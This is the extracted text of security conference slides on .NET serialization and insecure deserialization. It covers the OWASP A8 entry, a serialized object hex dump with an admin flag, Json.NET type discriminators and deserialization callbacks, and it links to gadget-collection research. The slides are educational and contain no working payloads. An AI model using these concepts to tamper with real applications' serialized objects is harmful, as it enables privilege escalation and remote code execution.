




.NET SERIALIZATION

Alvaro Muñoz

 pwntester




> whoami

- **Alvaro Muñoz a.k.a. @pwntester**

- Principal security researcher with Micro Focus Fortify
- Presented my research at different conferences such as:
 - BlackHat, Defcon, RSA, OWASP AppSecEU, AppSecUSA, JavaOne, etc.
- Responsibly reported critical vulnerabilities to companies/frameworks such as:
 - Microsoft, Oracle, Workday, Salesforce, HPE, Pivotal, Apache, Atlassian, Lightbend, etc.



Some serialization experience




<http://blog.diniscruz.com/2013/08/using-xmldecoder-to-execute-server-side.html>

<http://www.pwntester.com/blog/2013/12/23/rce-via-xstream-object-deserialization38/>

<http://www.pwntester.com/blog/2013/12/16/cve-2011-2894-deserialization-spring-rce/>

<https://gist.github.com/pwntester/ab70e88821b4a6633c06>

<https://github.com/pwntester/SerialKillerBypassGadgetCollection>





A8
:2017

14

Insecure Deserialization

App. Specific	Exploitability: 1	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
<p>Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks to the underlying exploit code.</p>		<p>This issue is included in the Top 10 based on an industry survey and not on quantifiable data.</p> <p>Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it.</p>		<p>The impact of deserialization flaws cannot be understated. These flaws can lead to remote code execution attacks, one of the most serious attacks possible.</p> <p>The business impact depends on the protection needs of the application and data.</p>	



Agenda

1. Serialization 101
2. .NET serializers
 1. Native
 2. 3rd Party
3. Detecting vulnerable endpoints
4. Fixing vulnerable endpoints

DEMO
Inside

Serialization 101




Marshalling Pickles


Marshalling Pickles




Marshalling Pickles



Marshalling Pickles






Pickle Rick



Marshalling Pickles




Pickle Rick



Marshalling Pickles


Type Discriminator

Pickle Rick





Marshalling Pickles

```
0000000: aced 0005 7372 001d 636f 6d2e 7175 616c ...sr. com.qual  
0000010: 636f 6d6d 2e69 7372 6d2e 6170 7073 6563 comm.isrm.appsec  
0000020: 2e55 7365 7200 0000 0000 0000 0102 0002 .User.....  
0000030: 5a00 0b75 7365 7249 7341 646d 696e 4c00 Z..userIsAdminL.  
0000040: 046e 616d 6574 0012 4c6a 6176 612f 6c61 .namet..Ljava/la  
0000050: 6e67 2f53 7472 696e 673b 7870 0074 0004 ng/String;xp.t..  
0000060: 6761 6265 gabe
```




Pickle Rick





Marshalling Pickles

```
{  
  "$type": "SampleApp.Types.Person, SampleApp",  
  "Profession": {  
    "$type": "SampleApp.Types.Programming, SampleApp",  
    "JobTitle": "Software Developer",  
    "FavoriteLanguage": "C#"  
  }  
}
```





Pickle Rick



Marshalling Pickles

Morty





Pickle ~~Rick~~



Marshalling Pickles


Morty

Pickle ~~Rick~~



Methods Invoked to Fully Reconstruct Objects

- Deserialization callbacks:
 - Java:
 - readObject/readResolve
 - .NET:
 - Deserialization constructor overload
 - `<Type> (SerializationInfo, StreamingContext)`
 - `IDeserializationCallback.OnDeserialization(Object)`
 - `[OnDeserializing]/[OnDeserialized]` annotated methods
- Setters



